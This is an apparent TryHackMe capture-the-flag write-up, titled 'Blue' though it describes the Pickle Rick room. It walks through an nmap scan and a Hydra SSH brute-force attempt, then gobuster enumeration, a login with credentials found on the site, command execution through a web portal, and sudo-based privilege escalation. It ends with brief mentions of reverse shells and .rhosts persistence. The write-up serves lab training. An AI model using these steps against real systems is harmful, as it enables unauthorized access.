<table>
<tr><th colspan="3">Blue</th></tr>
<tr><td>Organization: TryHackMe</td><td colspan="2">Type: VM</td></tr>
<tr><td>Categories: ☐ Network Security
☐ Cryptography
☐ Mobile Applications
☑ Linux</td><td>☐ Reverse Engineering
☑ Web Applications
☐ Forensics
☐ Windows</td><td>Difficulty: Easy</td></tr>
<tr><td>Name: Kasper Verhulst</td><td colspan="2">Release date: 17-03-2019
Completing date: 21-04-2021</td></tr>
</table>

1 Reconnaissance


As usual we start with an nmap scan to explore the machine

```
$ nmap –O –sV –sC –sS –v  –oN scan.out <TARGET_IP>
```

We see the machine is running:

Port	Service	Version
22/tcp open	ssh	OpenSSH 7.2p2 Ubuntu 4ubuntu2.6
80/tcp open	http	Apache httpd 2.4.18

We can see the machine is accessible via SSH and is running an httpd webserver over HTTP. Using any CVE database, we do not find any serious vulnerabilities that currently exist to break the machine. The machine is running on Linux Ubuntu. Visit the website on http://<TARGET_IP>:80.



Help Morty!

Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!

I need you to ***BURRRP***....Morty, logon to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is, I have no idea what the ***BURRRRRRRRP***, password was! Help Morty, Help!

2 Web Enumeration


The front page shows no links, so we can only inspect the source code. In the source code, we find commented out the username *R1ckRul3s*. We try to brute force the SSH password with this username using Hydra, but apparently, the SSH connection does not allow password authentication.

```
hydra -l R1ckRul3s -P /usr/share/wordlists/rockyou.txt  -t 4 ssh://10.10.86.145
```


The only thing that remains us, is trying to find other web pages using a web enumeration technique like dirbuster or gobuster.

```
gobuster dir -o gobuster-ricky.out -w /usr/share/wordlists/dirbuster/directory-list-2.3-me
-u http://10.10.86.145 -x html,php,py,txt
```

We see there are multiple pages like portal.php, that redirect to login.php. There is also the robots.txt page where a weird string *Wubbalubbadubdub* is displayed. On the login screen, we manage to login using this weird string as password and the previously found username.



We are now in the portal, that allows us to run commands on the web server.



```
Sup3rS3cretPickl3Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
```

We can see the web server is offering the files that gobuster found. Let's try to view the content of these files. For some reason, *cat* and *more* are blocked, but *less* is not. We find the first ingredient:

```
less Sup3rS3cretPickl3Ingred.txt
```

The clue.txt also hints us to look around on the filesystem for other ingredients. A first good idea is always to check for the users on the machine:

```
ls /home/users
```

Here we find the second ingredient:

```
less "/home/rick/second ingredients"
```

We don't find any other flag under /etc or similar. When you are on a machine as a non-root user, it is always a good idea to find the user's permissions. Run the command:

```
sudo -l
```

We see, we can run any command as root without entering a password! We find the final flag under:

```
sudo less /root/3rd.txt
```

Note: although this machine was easy enough to enumerate and pivot through the portal interface, generally it may be a good idea to connect an interactive shell to the machine itself. For instance

1. Create account or add public key for SSH access

2. Use any of the available programming languages for reverse shell

3. Adding a trusted account into .rhosts file